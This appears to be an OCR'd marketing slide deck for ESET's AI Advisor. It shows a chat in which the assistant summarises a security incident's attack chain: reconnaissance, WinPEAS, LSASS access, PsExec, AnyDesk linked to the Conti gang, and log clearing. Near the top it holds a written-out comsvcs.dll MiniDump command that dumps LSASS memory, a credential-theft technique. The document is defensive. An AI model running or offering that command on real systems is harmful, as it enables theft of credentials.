


In-Product  
Sandbox











# Die Zukunft ist jetzt!

..und auch Ihr CFO kann sich entspannen ;-)








**eset**<sup>®</sup> AI ADVISOR

The logo features the word "eset" in a bold, lowercase, sans-serif font, enclosed within a white rounded rectangular border. To the right of "eset" is a registered trademark symbol (®). Further to the right, the words "AI ADVISOR" are written in a clean, uppercase, sans-serif font. The entire logo is centered horizontally against a dark teal background with a futuristic, circuit-like pattern of glowing lines and nodes.










C:\Windows\System32\comsvcs.dll  
Minidump 784 C:\Windows\TEMP\lsass-comsvcs.dmp full

 Hello! How can I help you with this incident?

Provide summary of incident, focus on attack chain steps and provide result in bullet points.

 The incident involves the execution of trusted utilities and access of malicious files by user **alex.hayden** on the computer **msp-salesmgr.mspcompany.local**. The attack chain steps are as follows:


- Execution of trusted utilities (**whoami.exe**, **net.exe**, **net1.exe**) from PowerShell to gather information about system users and domain-level groups.
- Access of multiple malicious files (**winpeasx64.exe**, **winpeasany.exe**, **winpeasany\_ofs.exe**, **gmer.exe**, **winpeasx86\_ofs.exe**, **winpeasx64\_ofs.exe**) by Windows File Explorer, leading to detection of **MSIL/HackTool.Agent.OS** threat.
- Execution of processhacker.exe, loading of **kprocesshacker.sys** and access of LSASS process, indicating potential credential dumping.
- Use of PsExec tool and PowerShell for remote program execution.
- Creation of a minidump of LSASS process memory and attempts to add and hide user accounts.
- Installation of **AnyDesk** with settings associated with **Conti ransomware gang**.
- Use of 7zip utility to create a password-protected archive file and clearing of the Application event log.

The result of the incident includes the detection of **MSIL/HackTool.Agent.OS** threat and potential post-compromise communication using **AnyDesk ID**.



[illegible]


Provide summary of incident, focus on attack chain steps and provide result in bullet points.

- 
- The incident involves the execution of trusted utilities and access of malicious files by user **alex.hayden** on the computer **msp-salesmngr.mspcompany.local**. The attack chain steps are as follows:
- Execution of trusted utilities (**whoami.exe**, **net.exe**, **net1.exe**) from PowerShell to gather information about system users and domain-level groups.
  - Access of multiple malicious files (**winpeasx64.exe**, **winpeasany.exe**, **winpeasany\_ofs.exe**, **gmer.exe**, **winpeasx86\_ofs.exe**, **winpeasx64\_ofs.exe**) by Windows File Explorer, leading to detection of **MSIL/HackTool.Agent.OS** threat.
  - Execution of **processhacker.exe**, loading of **kprocesshacker.sys** and access of LSASS process, indicating potential credential dumping.
  - Use of PsExec tool and PowerShell for remote program execution.
  - Creation of a minidump of LSASS process memory and attempts to add and hide user accounts.
  - Installation of **AnyDesk** with settings associated with **Conti ransomware gang**.
  - Use of 7zip utility to create a password-protected archive file and clearing of the Application event log.

The result of the incident includes the detection of **MSIL/HackTool.Agent.OS** threat and potential post-compromise communication using **AnyDesk ID**.

## What techniques adversary used for credential access.





